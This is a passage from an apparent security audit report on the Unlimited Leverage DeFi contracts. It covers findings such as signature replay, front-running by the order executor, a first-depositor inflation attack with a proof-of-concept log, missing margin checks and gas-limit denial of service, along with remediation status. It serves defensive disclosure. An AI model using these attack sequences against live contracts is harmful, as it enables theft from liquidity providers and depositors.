1 (uint80 baseRoundID, int256 answer, , uint256 baseTimestamp,  
↳ uint80 baseAnsweredInRound) = assetChainlinkPriceFeed.latestAnswer  
↳ ();  
2 require(answer > 0, "ChainlinkPriceOracle: answer <= 0");  
3 require(baseAnsweredInRound >= baseRoundID, "ChainlinkPriceOracle:  
↳ Stale price");  
4 require(baseTimestamp > 0, "ChainlinkPriceOracle: Round not  
↳ complete");  
5 uint256 _price = uint256(answer);
```

Remediation Plan:

SOLVED: The Unlimited Network team solved the issue in the following commit ID.

Commit ID : ae36e3ddea25900d66245c82f88aaafc92266c05.

During the second review, it has been observed that this change was committed on [PR #121](#) and merged into the [master branch](#).

3.4 (HAL-04) UNLIMITEDPRICEFEED IS VULNERABLE TO CROSSCHAIN SIGNATURE REPLAY ATTACKS - MEDIUM

Description:

The `UnlimitedPriceFeedUpdater` smart contract contains the function `update()` which is used to update the price of the collateral with a valid signature:

Listing 13: `UnlimitedPriceFeedUpdater.sol` (Lines 90-93)

```
67 /**
68 * @notice Update price with signed data.
69 * @param updateData_ Data bytes consisting of signature, signer,
70 * and price data in respected order.
71 */
72 function update(bytes calldata updateData_) external {
73     require(updateData_.length == DATA_LENGTH, "
74     ↳ UnlimitedPriceFeedUpdater::update: Bad data length");
75
76     // Verify new price data is more recent than the current price
77     ↳ data
78     // Return if the new price data is not more recent
79     if (newPriceData.createdOn <= priceData.createdOn) {
80         return;
81     }
82
83     // verify signer access controls
84     address signer = abi.decode(updateData_[SIGNATURE_END:
85     ↳ SIGNATURE_END], (address));
86
87     // throw if the signer is not allowed to update the price
88     _verifySigner(signer);
89
90     // verify signature
91     bytes calldata signature = updateData_[:SIGNATURE_END];
92     require(
```

```
91         SignatureChecker.isValidSignatureNow(signer,
92     ↳ _hashPriceDataUpdate(newPriceData), signature),
93         "UnlimitedPriceFeedUpdater::update: Bad signature"
94     );
95
96     // verify validity of data
97     _verifyValidTo(newPriceData.validTo);
98
99     _verifyNewPrice(newPriceData.price);
100
101    priceData = newPriceData;
102 }
```

The signature hash is built through the `_hashPriceDataUpdate()` function:

Listing 14: UnlimitedPriceFeedUpdater.sol (Line 106)

```
105 function _hashPriceDataUpdate(PriceData memory priceData_)
106     ↳ internal view returns (bytes32) {
106     ↳     return keccak256(abi.encode(address(this), priceData_));
107 }
```

The `PriceData` struct is also built as shown below:

Listing 15: UnlimitedPriceFeedUpdater.sol

```
9 /**
10  * @notice Struct to store the price feed data.
11  * @custom:member createdOn The timestamp when the price data was
11  * stored.
12  * @custom:member validTo The timestamp until which the price data
12  * is valid.
13  * @custom:member price The price.
14 */
15 struct PriceData {
16     uint32 createdOn;
17     uint32 validTo;
18     int192 price;
19 }
```

This implementation:

1. Mitigates any risk of reusing an old signature, as the `update()` function verifies that the new price data is more recent than the current price data.
2. Verifies that the data is valid through the `_verifyValidTo()` function.
3. Verifies that the price does not deviate too much by comparing the new price with the price of a Chainlink oracle.

Although, this implementation does not use any type of Domain Separator, making it vulnerable to cross-chain replay attacks. This would be an issue under the following conditions:

1. Unlimited Leverage is deployed in multiple blockchains (i.e. Arbitrum & Polygon), under the same contract addresses.
2. The same signer is set in the Controller for both blockchains.
3. A malicious user would be able to use signatures crafted for Arbitrum in the Polygon contract and vice versa.

Risk Level:

Likelihood - 1

Impact - 5

Recommendation:

It is recommended to use a `Domain Separator` when creating the `PriceData` signature.

Remediation Plan:

SOLVED: The `Unlimited Network team` solved the issue in the following commit ID.

`Commit ID : ae36e3ddea25900d66245c82f88aaafc92266c05.`

During the second review, it has been observed that this change was committed on `PR #121` and merged into the `master branch`.

3.5 (HAL-05) CENTRALIZATION RISK: ORDEREXECUTOR COULD CLOSE POSITIONS IN HIS BENEFIT BEFORE EVERY PRICE UPDATE - MEDIUM

Description:

The Unlimited Leverage protocol will use the `UnlimitedPriceFeedAdapter` as a price feed. This price feed will be updated by an authorized signer through the `UnlimitedPriceFeedUpdater.update()` function:

Listing 16: UnlimitedPriceFeedUpdater.sol (Lines 90-93)

```
67 /**
68  * @notice Update price with signed data.
69  * @param updateData_ Data bytes consisting of signature, signer
70  * and price data in respected order.
71  */
72 function update(bytes calldata updateData_) external {
73     require(updateData_.length == DATA_LENGTH, "
74     ↳ UnlimitedPriceFeedUpdater::update: Bad data length");
75
76     // Verify new price data is more recent than the current price
77     ↳ data
78     // Return if the new price data is not more recent
79     if (newPriceData.createdOn <= priceData.createdOn) {
80         return;
81     }
82     // verify signer access controls
83     address signer = abi.decode(updateData_[SIGNATURE_END:
84     ↳ SIGNER_END], (address));
85
86     // throw if the signer is not allowed to update the price
87     _verifySigner(signer);
88
89     // verify signature
```

```

89     bytes calldata signature = updateData_[:SIGNATURE_END];
90     require(
91         SignatureChecker.isValidSignatureNow(signer,
92         _hashPriceDataUpdate(newPriceData), signature),
93         "UnlimitedPriceFeedUpdater::update: Bad signature"
94     );
95
96     // verify validity of data
97     _verifyValidTo(newPriceData.validTo);
98
99     _verifyNewPrice(newPriceData.price);
100
101 priceData = newPriceData;
102 }
```

On the other hand, all the different orders will be performed by an account with the `OrderExecutor` role in the `TradeManagerOrders` contract. For example:

Listing 17: TradeManagerOrders.sol (Lines 40,41)

```

29 /**
30  * @notice Opens a position with a signature
31  * @param order_ Order struct
32  * @param maker_ address of the maker
33  * @param signature_ signature of order_ by maker_
34 */
35 function openPositionViaSignature(
36     OpenPositionOrder calldata order_,
37     UpdateData[] calldata updateData_,
38     address maker_,
39     bytes calldata signature_
40 ) external onlyOrderExecutor onlyActiveTradePair(order_.params.
41     tradePair) returns (uint256) {
42     _updateContracts(updateData_);
43     _processSignature(order_, maker_, signature_);
44     _verifyConstraints(
45         order_.params.tradePair, order_.constraints, order_.params
46         .isShort ? UsePrice.MAX : UsePrice.MIN
47     );
48
49     _transferOrderReward(order_.params.tradePair, maker_, msg.
50     sender);
```

```

48
49     uint256 positionId = _openPosition(order_.params, maker_);
50
51     sigHashToTradeId[keccak256(signature_)] = TradeId(order_.
52     params.tradePair, uint96(positionId));
53
54     emit OpenedPositionViaSignature(order_.params.tradePair,
55     positionId, signature_);
56 }
```

As seen, `_updateContracts(updateData_)` is called:

Listing 18: TradePair.sol (Line 367)

```

360 function _updateContracts(UpdateData[] calldata updateData_)
361     internal {
362         for (uint256 i; i < updateData_.length; i++) {
363             require(
364                 controller.isUpdatable(updateData_[i].
365                 updatableContract),
366                 "TradeManager::_updateContracts: Contract not
367                 updatable"
368             );
369 }
```

If this is given a valid signature, the `UnlimitedPriceFeed` will be updated with a new price and then the orders will be processed.

Based on this implementation, Unlimited Leverage could be abused by the `OrderExecutor` account in the following way:

1. `OrderExecutor` opens multiple long/short positions.
2. Every time the `OrderExecutor` gets some `UpdateData`, the `OrderExecutor` checks the new price:
 - If the new price is higher, `OrderExecutor` closes all his short positions by calling `closePositionViaSignature()` with an empty `updateData_` and then

submits a new transaction with the `updateData_` that updates the price accordingly.

- If the new price is lower, `OrderExecutor` closes all his long positions by calling `closePositionViaSignature()` with an empty `updateData_` and then submits a new transaction with the `updateData_` that updates the price accordingly.

This way, the `OrderExecutor` is front-running every price update, and he will always profit, reducing the income of the LPs in his benefit.

Risk Level:

Likelihood - 1

Impact - 5

Recommendation:

There is no valid recommendation for this issue, as it would require a total re-design of the project.

Remediation Plan:

RISK ACCEPTED: This issue has not been addressed in the latest Commit ID:
`ae36e3dde25900d66245c82f88aaafc92266c05`

3.6 (HAL-06) FIRST LIQUIDITYPOOL DEPOSITOR COULD BE FRONT-RUN - LOW

Description:

The `LiquidityPool` contract follows the [EIP4626 standard](#):

<https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC20/extensions/ERC4626.sol>

This extension allows the `minting` and `burning` of “shares” (represented using the ERC20 inheritance) in exchange for underlying “assets” through standardized `deposit`, `mint`, `redeem` and `burn` workflows. But this extension also has the following problem:

When the vault is empty or nearly empty, deposits are at high risk of being stolen through front-running with a “donation” to the vault that inflates the price of a share. This is variously known as a donation or inflation attack and is essentially a problem of slippage. Vault deployers can protect against this attack by making an initial deposit of a non-trivial amount of the asset, such that price manipulation becomes infeasible. Withdrawals may similarly be affected by slippage.

In order to prevent this, the `LiquidityPool` contract has 2 different mechanisms:

- In the `deposit()` function, a `minShares_` parameter is used. If the final shares that will be given to the user are less than `minShares_` the call would revert. As long as the users use correctly the `minShares_` parameter, they will be protected against a first deposit front-run.

Listing 19: LiquidityPool.sol (Line 236)

```
229 /**
230 * @notice Deposits an amount of the collateral asset.
231 * @param assets_ The amount of the collateral asset to deposit.
232 * @param minShares_ The desired minimum amount to receive in
```

```

↳ exchange for the deposited collateral. Reverts otherwise.
233 * @return The amount of shares received for the deposited
↳ collateral.
234 */
235 function deposit(uint256 assets_, uint256 minShares_) external
↳ updateUser(msg.sender) returns (uint256) {
236     return _depositAsset(assets_, minShares_, msg.sender);
237 }

```

Listing 20: LiquidityPool.sol (Line 276)

```

270 /**
271 * @dev deposits assets into the pool
272 */
273 function _depositAsset(uint256 assets_, uint256 minShares_,
↳ address receiver_) private returns (uint256) {
274     uint256 shares = previewDeposit(assets_);
275
276     require(shares >= minShares_, "LiquidityPool::_depositAsset:
↳ Bad slippage");
277
278     _deposit(msg.sender, receiver_, assets_, shares);
279
280     return shares;
281 }

```

- On the other hand, the `LiquidityPoolVault` uses a 24 decimal precision for the shares minted/burnt, while the most ERC20 tokens use an 18 decimals precision. This means that the initial deposit will be given 1000000 shares per asset (in case that the `asset` has 18 decimals): $(asset * 10e24) / 10e18$

Listing 21: LiquidityPoolVault.sol (Line 23)

```
23 uint8 internal constant _decimals = 24;
```

Listing 22: LiquidityPoolVault.sol (Lines 103,104)

```

95 /**
96 * @dev Internal conversion function (from assets to shares) with

```

```

↳ support for rounding direction
97  *
98 * Will revert if assets > 0, totalSupply > 0 and totalAssets = 0.
↳ That corresponds to a case where any asset
99 * would represent an infinite amount of shares.
100 */
101 function _convertToShares(uint256 assets, Math.Rounding rounding)
↳ internal view virtual returns (uint256 shares) {
102     uint256 supply = totalSupply();
103     return (assets == 0 || supply == 0)
104         ? assets.mulDiv(10 ** decimals(), 10 ** _asset.decimals(),
↳ rounding)
105         : assets.mulDiv(supply, totalAssets(), rounding);
106 }
```

Although, there are some tokens that have more than 18 decimals. For example, YamV2.

The `LiquidityPool` contract does not prevent anywhere in the code that the token used as the collateral contains more than 18 decimals:

Listing 23: LiquidityPoolVault.sol (Lines 28-30)

```

18 abstract contract LiquidityPoolVault is ERC20Upgradeable,
↳ ILiquidityPoolVault {
19     using Math for uint256;
20
21     IERC20Metadata internal immutable _asset;
22
23     uint8 internal constant _decimals = 24;
24
25     /**
26      * @dev Set the underlying asset contract. This must be an
↳ ERC20-compatible contract (ERC20 or ERC777).
27      */
28     constructor(IERC20Metadata asset_) {
29         _asset = asset_;
30     }
```

Proof of Concept:

In the case that a token with for example 24 decimals is used and that the initial depositor does not properly make use of the `deposit().minShares_` parameter, this inflation attack would be possible:

```
[PASSED] test_depositorFrontRun() (gas: 548449)
Logs:
Initial user balances
contract _YAMv2.balanceOf(user1) -> 20000000000000000000000000000000
contract _YAMv2.balanceOf(user2) -> 20000000000000000000000000000000
Attacker deposits 1 Wei of YamV2
contract _LiquidityPool.totalSupply() -> 1
contract _YAMv2.balanceOf(address(contract _LiquidityPool)) -> 1
Attacker transfers 100 YamV2 to the contract
contract _YAMv2.balanceOf(address(contract _LiquidityPool)) -> 10000000000000000000000000000000
Victim deposits 200 YamV2
contract _LiquidityPool.totalSupply() -> 2
contract _YAMv2.balanceOf(address(contract _LiquidityPool)) -> 30000000000000000000000000000000
_user1PoolDetails.totalPoolShares -> 1000000000000
_user1PoolDetails.unlockedPoolShares -> 1000000000000
_user1PoolDetails.totalShares -> 1
_user1PoolDetails.unlockedShares -> 1
_user1PoolDetails.totalAssets -> 15000000000000000000000000000000
_user1PoolDetails.totalAssets -> 15000000000000000000000000000000
contract _YAMv2.balanceOf(user1) -> 9999999999999999999999999
Attacker withdraws 1 share
_user1PoolDetails.totalPoolShares -> 999999999999
_user1PoolDetails.unlockedPoolShares -> 999999999999
_user1PoolDetails.totalShares -> 0
_user1PoolDetails.unlockedShares -> 0
_user1PoolDetails.totalAssets -> 0
_user1PoolDetails.totalAssets -> 0
contract _YAMv2.balanceOf(user1) -> 9999999999999999999999999
_____
_user2PoolDetails.totalPoolShares -> 1000000000000
_user2PoolDetails.unlockedPoolShares -> 1000000000000
_user2PoolDetails.totalShares -> 1
_user2PoolDetails.unlockedShares -> 1
_user2PoolDetails.totalAssets -> 15000000000000000000000000000000
_user2PoolDetails.totalAssets -> 15000000000000000000000000000000
contract _YAMv2.balanceOf(user1) -> 9999999999999999999999999
contract _YAMv2.balanceOf(user2) -> 0
Victim withdraws all his shares
_user2PoolDetails.totalPoolShares -> 0
_user2PoolDetails.unlockedPoolShares -> 0
_user2PoolDetails.totalShares -> 0
_user2PoolDetails.unlockedShares -> 0
_user2PoolDetails.totalAssets -> 0
_user2PoolDetails.totalAssets -> 0
contract _YAMv2.balanceOf(user2) -> 15000000000000000000000000000000 -50e24 YamV2 tokens
contract _YAMv2.balanceOf(address(contract _LiquidityPool)) -> 15000000000000000000000000000000
Attacker withdraws all his shares
_user1PoolDetails.totalPoolShares -> 0
_user1PoolDetails.unlockedPoolShares -> 0
_user1PoolDetails.totalShares -> 0
_user1PoolDetails.unlockedShares -> 0
_user1PoolDetails.totalAssets -> 0
_user1PoolDetails.totalAssets -> 0
contract _YAMv2.balanceOf(user1) -> 25000000000000000000000000000000 +50e24 YamV2 tokens
contract _YAMv2.balanceOf(address(contract _LiquidityPool)) -> 0
```

Risk Level:

Likelihood - 1

Impact - 4

Recommendation:

It is recommended to ensure that no token with more than 18 decimals can be used as collateral in the `LiquidityPool` contract. For example:

Listing 24: LiquidityPoolVault.sol (Line 29)

```
18 abstract contract LiquidityPoolVault is ERC20Upgradeable,
19     ILiquidityPoolVault {
20     using Math for uint256;
21     IERC20Metadata internal immutable _asset;
22     uint8 internal constant _decimals = 24;
23
24     /**
25      * @dev Set the underlying asset contract. This must be an
26      * ERC20-compatible contract (ERC20 or ERC777).
27      */
28     constructor(IERC20Metadata asset_) {
29         require(asset_.decimals() <= 18, "Collateral decimals must
29 be <= 18");
30         _asset = asset_;
31     }
```

Remediation Plan:

SOLVED: The `Unlimited Network` team solved the issue in the following commit ID.

Commit ID : `ae36e3ddea25900d66245c82f88aaafc92266c05`.

3.7 (HAL-07) MULTIPLE FUNCTIONS DO NOT CHECK THAT THE NEW MARGIN IS HIGHER THAN THE MINIMUM MARGIN - LOW

Description:

In the `TradeManagerOrders` contract, the function `removeMarginFromPositionViaSignature()` is used to remove some margin from an existing position in Unlimited Leverage. This function is missing the `verifyLeverage(positionId_)`; modifier. As this modifier is missing, the new margin may be less than the minimum margin permitted by the protocol.

The same issue is also present in the functions:

- `partiallyClosePositionViaSignature()`
- `extendPositionViaSignature()`
- `extendPositionToLeverageViaSignature()`

Code Location:

Listing 25: TradePair.sol (Line 481)

```
467 /**
468 * @notice Removes margin from a position
469 * @param maker_ owner of the position
470 * @param positionId_ id of the position
471 * @param removedMargin_ the margin to be removed
472 */
473 function removeMarginFromPosition(address maker_, uint256
474     ↳ positionId_, uint256 removedMargin_)
475     external
476     onlyTradeManager
477     verifyOwner(maker_, positionId_)
478     syncFeesBefore
479     updatePositionFees(positionId_)
480 {
```

```
481     _removeMarginFromPosition(maker_, positionId_, removedMargin_)
↳ ;
482 }
483
484 function _removeMarginFromPosition(address maker_, uint256
↳ positionId_, uint256 removedMargin_) private {
485     Position storage position = positions[positionId_];
486
487     // update position in storage
488     position.removeMargin(removedMargin_);
489
490     // update aggregated values
491     positionStats.removeTotalCount(removedMargin_, 0, 0, position.
↳ isShort);
492
493     _payoutToMaker(maker_, int256(removedMargin_), positionId_);
494
495     emit AlteredPosition(
496         PositionAlterationType.removeMargin,
497         positionId_,
498         position.lastNetMargin(),
499         position.volume,
500         position.assetAmount
501     );
502 }
```

Proof of Concept:

```

Position details
  id -> 1
  margin -> 99890120867046249126
  volume -> 109879132953750874038
  assetAmount -> 108791220746287994097
  leverage -> 1099999
  isShort -> false
  entryPrice -> 101000000000000000000
  liquidationPrice -> 137777772727272728
  totalFeeAmount -> 0
  contract_tradeManager.positionIsLiquidatable(contract_tradePair0, 1) -> false

removeMarginOrderHash
0x93a157fcb41149ca76340652c9497c903ecfbe1501b1c1bb16597ec5d58ea9da
orderPartSignature
0x8ae844fa32b617569f1a2ca800486d4bf47873af6ae0735686dd313d9bfe0720c1f045ca95f441451dcfa8915f9e6a0d61b6f8c42d49e8f022e8df3dd27e5511c
positionRemoveMarginSignatureHash
0x059641e15b0e2b238194fb9473f129bb26a2c61838df9863b4bb086d45705
contract_DAI.balanceOf(ALICE) -> 1070000000000000000000000
contract_DAI.balanceOf(contract_liquidityPool0) -> 200631766135095706102
contract_DAI.balanceOf(contract_liquidityPool1) -> 200631766135095706102
CALLING -> contract_tradeManager.removeMarginFromPositionViaSignature( removeMarginPosOrder, updateData, ALICE, orderPartSignature)
contract_DAI.balanceOf(ALICE) -> 195963200000000000000000
contract_DAI.balanceOf(contract_liquidityPool0) -> 200642806135095706102
contract_DAI.balanceOf(contract_liquidityPool1) -> 200642806135095706102

[contract_tradePair0.minMargin() -> 1000000000000000000000000]

Position details
  id -> 1
  margin -> 7890120867046249126
  volume -> 109879132953750874038
  assetAmount -> 108791220746287994097
  leverage -> 13926165
  isShort -> false
  entryPrice -> 101000000000000000000
  liquidationPrice -> 983434245454545455
  totalFeeAmount -> 0
  contract_tradeManager.positionIsLiquidatable(contract_tradePair0, 1) -> false

```

Risk Level:

Likelihood - 2

Impact - 3

Recommendation:

It is recommended to add the `verifyLeverage(positionId_);` modifier to the functions:

- `TradePair.removeMarginFromPosition()`
- `TradePair.partiallyClosePositionViaSignature()`
- `TradePair.extendPositionViaSignature()`
- `TradePair.extendPositionToLeverageViaSignature()`

FINDINGS & TECH DETAILS

Remediation Plan:

SOLVED: The Unlimited Network team solved the issue in the following commit ID.

Commit ID : ae36e3ddea25900d66245c82f88aaafc92266c05.

Users are allowed to have a margin under the minimum margin, as long as they do not achieve that by removing margin.

3.8 (HAL-08) ADDING MARGIN TO A POSITION MAY RESULT IN A NEGATIVE LIQUIDATION PRICE - LOW

Description:

When adding margin into a position, it is not checked that the new leverage obtained is higher than the minimum leverage allowed:

Listing 26: TradePair.sol

```

506 /**
507 * @notice Adds margin to a position
508 * @param maker_ owner of the position
509 * @param positionId_ id of the position
510 * @param addedMargin_ the margin to be added
511 */
512 function addMarginToPosition(address maker_, uint256 positionId_,
513     uint256 addedMargin_)
514     external
515     onlyTradeManager
516     verifyOwner(maker_, positionId_)
517     syncFeesBefore
518     updatePositionFees(positionId_)
519     onlyValidAlteration(positionId_)
520 {
521     _addMarginToPosition(maker_, positionId_, addedMargin_);
522 }
523 /**
524 * @dev Should have received margin from TradeManager
525 */
526 function _addMarginToPosition(address maker_, uint256 positionId_,
527     uint256 addedMargin_) private {
528     Position storage position = positions[positionId_];
529     addedMargin_ = _deductAndTransferOpenFee(maker_, addedMargin_,
530     LEVERAGE_MULTIPLIER, positionId_);
531     // change position in storage
532     position.addMargin(addedMargin_);

```

```

533     // update aggregated values
534     positionStats.addTotalCount(addedMargin_, 0, 0, position.
535     ↳ isShort);
535
536     emit AlteredPosition(
537         PositionAlterationType.addMargin,
538         positionId_,
539         position.lastNetMargin(),
540         position.volume,
541         position.assetAmount
542     );
543 }

```

This causes that when a leverage lower than the minimum leverage is reached, the liquidation price will be negative:

```

Position details
id -> 1
margin -> 99890120867046249126
volume -> 109879132953750874038
assetAmount -> 108791220746287994097
leverage -> 1099999
isShort -> false
entryPrice -> 10100000000000000000
liquidationPrice -> 137777772727272728
totalFeeAmount -> 0
contract_tradeManager.positionIsLiquidatable(contract_tradePair0, 1) -> false

addMarginToPosOrderHash
0xaa39734f0f1f89c2b8fc0507b259e551475816f731d74a57877831445ad97b5
addMarginPosOrderSignature
0x97057bf62401d341731959abbb0ae7f933e787c46e3737dacf016e8a99f5b5959e84c38eb2b306644e99e7981b3b41ed7540b932397679bd17815952dbd319b1b
addMarginPosOrderSignatureHash
0x3dc819b4a437fc98877eb450d748f8d9c53aecfb32f18db0ae356f003df6dc
contract_DAI.balanceOf(ALICE) -> 18700000000000000000
contract_DAI.balanceOf(contract_liquidityPool0) -> 200631766135095706102
contract_DAI.balanceOf(contract_liquidityPool1) -> 200631766135095706102
contract_DAI.balanceOf(ALICE) -> 4000000000000000000
contract_DAI.balanceOf(contract_liquidityPool0) -> 200661736165065736072
contract_DAI.balanceOf(contract_liquidityPool1) -> 200661736165065736072

Position details
id -> 1
margin -> 199790220767146149226
volume -> 109879132953750874038
assetAmount -> 108791220746287994097
leverage -> 549972
isShort -> false
entryPrice -> 10100000000000000000
liquidationPrice:
-78049577190998273
totalFeeAmount -> 0
contract_tradeManager.positionIsLiquidatable(contract_tradePair0, 1) -> false

```

This does not have a direct impact on the protocol, as this value is only used in the frontend.

Risk Level:

Likelihood - 4

Impact - 1

Recommendation:

It is recommended to return a liquidation price of 0 in the `PositionMaths._liquidationPrice()` function in the case that the liquidation price is negative.

Remediation Plan:

SOLVED: The Unlimited Network team solved the issue in the following commit ID.

Commit ID : `ae36e3ddea25900d66245c82f88aaafc92266c05`.

During the second review, it has been observed that this change was committed on [PR #121](#) and merged into the `master branch`.

3.9 (HAL-09) LACK OF A DOUBLE-STEP TRANSFER OWNERSHIP PATTERN - LOW

Description:

The current ownership transfer process for all the contracts inheriting from `Ownable` or `OwnableUpgradeable` involves the current owner calling the `transferOwnership()` function:

Listing 27: Ownable.sol

```
97 function transferOwnership(address newOwner) public virtual
↳ onlyOwner {
98     require(newOwner != address(0), "Ownable: new owner is the
↳ zero address");
99     _setOwner(newOwner);
100 }
```

If the nominated EOA account is not a valid account, it is entirely possible that the owner may accidentally transfer ownership to an uncontrolled account, losing the access to all functions with the `onlyOwner` modifier.

Risk Level:

Likelihood - 1

Impact - 4

Recommendation:

It is recommended to implement a two-step process where the owner nominates an account and the nominated account needs to call an `acceptOwnership()` function for the transfer of the ownership to fully succeed. This ensures the nominated EOA account is a valid and active account. This can be easily achieved by using OpenZeppelin's `Ownable2Step contract` instead of `Ownable`:

Listing 28: Ownable2Step.sol (Lines 52-56)

```
1 // SPDX-License-Identifier: MIT
2 // OpenZeppelin Contracts (last updated v4.8.0) (access/
↳ Ownable2Step.sol)
3
4 pragma solidity ^0.8.0;
5
6 import "./Ownable.sol";
7
8 /**
9  * @dev Contract module which provides access control mechanism,
↳ where
10 * there is an account (an owner) that can be granted exclusive
↳ access to
11 * specific functions.
12 *
13 * By default, the owner account will be the one that deploys the
↳ contract. This
14 * can later be changed with {transferOwnership} and {
↳ acceptOwnership}.
15 *
16 * This module is used through inheritance. It will make available
↳ all functions
17 * from parent (Ownable).
18 */
19 abstract contract Ownable2Step is Ownable {
20     address private _pendingOwner;
21
22     event OwnershipTransferStarted(address indexed previousOwner,
↳ address indexed newOwner);
23
24     /**
25      * @dev Returns the address of the pending owner.
26      */
27     function pendingOwner() public view virtual returns (address)
↳ {
28         return _pendingOwner;
29     }
30
31     /**
32      * @dev Starts the ownership transfer of the contract to a new
↳ account. Replaces the pending transfer if there is one.
33      * Can only be called by the current owner.
34      */
```

```
35     function transferOwnership(address newOwner) public virtual
36     override onlyOwner {
37         _pendingOwner = newOwner;
38         emit OwnershipTransferStarted(owner(), newOwner);
39     }
40     /**
41      * @dev Transfers ownership of the contract to a new account
42      * (`newOwner`) and deletes any pending owner.
43      * Internal function without access restriction.
44      */
45     function _transferOwnership(address newOwner) internal virtual
46     override {
47         delete _pendingOwner;
48         super._transferOwnership(newOwner);
49     }
50     /**
51      * @dev The new owner accepts the ownership transfer.
52      */
53     function acceptOwnership() external {
54         address sender = _msgSender();
55         require(pendingOwner() == sender, "Ownable2Step: caller is
56         not the new owner");
57         _transferOwnership(sender);
58     }
59 }
```

Remediation Plan:

SOLVED: The Unlimited Network team solved the issue in the following commit ID.

Commit ID : ae36e3ddea25900d66245c82f88aaafc92266c05.

3.10 (HAL-10) LACK OF DISABLEINITIALIZERS CALL TO PREVENT UNINITIALIZED CONTRACTS - LOW

Description:

Multiple contracts are using the `Initializable` module from OpenZeppelin. Although, all of them except the `UnlimitedOwner` protect the `initialize()` function with the `onlyOwner` modifier. For this reason and in order to prevent leaving that contract uninitialized [OpenZeppelin's documentation](#) recommends adding the `_disableInitializers` function in the constructor to automatically lock the contracts when they are deployed:

Listing 29: DisableInitializers function

```
1 /**
2  * @dev Locks the contract, preventing any future reinitialization
3  * . This cannot be part of an initializer call.
4  * Calling this in the constructor of a contract will prevent that
5  * contract from being initialized or reinitialized
6  * to any version. It is recommended to use this to lock
7  * implementation contracts that are designed to be called
8  * through proxies.
9 */
10 function _disableInitializers() internal virtual {
11     require(!_initializing, "Initializable: contract is
12     initializing");
13     if (_initialized < type(uint8).max) {
14         _initialized = type(uint8).max;
15         emit Initialized(type(uint8).max);
16     }
17 }
```

Risk Level:

Likelihood - 1

Impact - 3

Recommendation:

Consider calling the `_disableInitializers` function in the `UnlimitedOwner` contract's constructor:

Listing 30: Constructor preventing uninitialized contracts

```
1 /// @custom:oz-upgrades-unsafe-allow constructor
2 constructor() {
3     _disableInitializers();
4 }
```

Remediation Plan:

SOLVED: Unlimited Network team solved the issue in the following commit ID.

Commit ID : ae36e3ddea25900d66245c82f88aaafc92266c05.

During the second review, it was observed that `Add disableInitializers to all initializable contracts` change was reverted for all contracts except `UnlimitedOwner`.

Recent Commits - FeeManager.sol

3.11 (HAL-11) UNLIMITEDPRICEADAPTER LACKS THE ONLYOWNER MODIFIER ON INITIALIZER FUNCTION - LOW

Description:

It was observed that many contracts are upgradeable and that the `initialize()` functions of these upgradeable contracts are wrapped with the `onlyOwner` modifier. However, one contract lacks that modifier.

In this case, an attacker can front-run the transaction initializing the `UnlimitedPriceFeedAdapter` contract transaction and start the contract with the parameters that the attacker will specify.

Code Location:

Listing 31: `UnlimitedPriceFeedAdapter.sol` (Lines 76,81-86)

```
71 function initialize(
72     string calldata name_,
73     uint256 maxDeviation_,
74     AggregatorV3Interface collateralChainlinkPriceFeed_,
75     AggregatorV3Interface assetChainlinkPriceFeed_
76 ) external initializer {
77     __UnlimitedPriceFeedUpdater_init(name_);
78
79     name = name_;
80
81     collateralChainlinkPriceFeed =
82     collateralChainlinkPriceFeed_;
83     assetChainlinkPriceFeed = assetChainlinkPriceFeed_;
84     assetPriceMultiplier = 10 ** assetChainlinkPriceFeed_.
85     decimals();
86     collateralPriceMultiplier = 10 **
87     collateralChainlinkPriceFeed_.decimals();
88
89     _updateMaxDeviation(maxDeviation_);
90 }
```

Risk Level:

Likelihood - 2

Impact - 2

Recommendation:

It is recommended to add `onlyOwner` modifier to `UnlimitedPriceFeedAdapter.initialize()` function to prevent initializing the contract by any other user than deployer.

Remediation Plan:

SOLVED: The `Unlimited Network` team solved this finding by adding the `onlyOwner` modifier to the `initialize()` function.

Commit ID: [ae36e3ddea25900d66245c82f88aaafc92266c05](#)

3.12 (HAL-12) UPGRADEABLE CONTRACTS LACK RESERVED SPACE FOR FUTURE UPDATES - LOW

Description:

All the smart contracts in Unlimited Leverage are upgradeable, but they lack storage gaps.

It is considered a best practice in upgradeable contracts to include a state variable named `__gap`. This `__gap` state variable will be used as a reserved space for future upgrades. It allows adding new state variables freely in the future without compromising the storage compatibility with existing deployments.

The size of the `__gap` array is usually calculated so that the amount of storage used by a contract always adds up to the same number (usually 50 storage slots).

Reference:

[OpenZeppelin's storage gap](#)

Risk Level:

Likelihood - 2

Impact - 2

Recommendation:

It is recommended to add a state variable named `__gap` as a reserved space for future upgrades in every upgradeable contract.

Remediation Plan:

SOLVED: The Unlimited Network team solved the issue in the following commit ID.

Commit ID : ae36e3ddea25900d66245c82f88aaafc92266c05.

During the second review, it has been observed that this change was committed on [PR #121](#) and merged into the [master branch](#).

3.13 (HAL-13) POSSIBLE DOS WITH BLOCK GAS LIMIT - LOW

Description:

Every time that a position is closed or liquidated, the following internal function is called:

Listing 32: TradePair.sol (Line 673)

```

667 /**
668 * @dev Deletes position entries from storage.
669 */
670 function _deletePosition(uint256 positionId_) internal {
671     address maker = positions[positionId_].owner;
672     uint256[] storage makerPositions = userToPositionIds[maker];
673     for (uint256 i = 0; i < makerPositions.length; i++) {
674         if (makerPositions[i] == positionId_) {
675             makerPositions[i] = makerPositions[makerPositions.
676             length - 1];
677             makerPositions.pop();
678             break;
679         }
680     delete positions[positionId_];
681 }
```

This is an antipattern and could be exploited the following way:

1. The user opens 10000 different positions.
2. Position number 9999 is liquidatable.
3. `TradePair._liquidatePosition()` is called.
4. `TradePair._deletePosition(9999)` is called.
5. This supposes 9999 iterations over the `makerPositions` array.
6. Block gas limit is reached.
7. Position cannot be liquidated.

Risk Level:

Likelihood - 1

Impact - 4

Recommendation:

It is recommended to remove the `mapping(address => uint256[])` public `userToPositionIds;` from the `TradePair` contract, as it is only used to display information in the front-end.

Remediation Plan:

SOLVED: The `Unlimited Network team` solved the issue in the following commit ID.

Commit ID : `ae36e3ddea25900d66245c82f88aaafc92266c05`.

During the second review, it has been observed that this change was committed on `PR #121` and merged into the `master branch`.

3.14 (HAL-14) INCOMPATIBILITY WITH TRANSFER-ON-FEE OR DEFLATIONARY TOKENS - INFORMATIONAL

Description:

In the `LiquidityPool` contract, the `deposit()` and `depositAndLock()` functions assume that the amount of `assets_` is transferred to the smart contract after calling `SafeERC20.safeTransferFrom(_asset, caller, address(this), assets);`:

Listing 33: LiquidityPool.sol (Line 236)

```
229 /**
230  * @notice Deposits an amount of the collateral asset.
231  * @param assets_ The amount of the collateral asset to deposit.
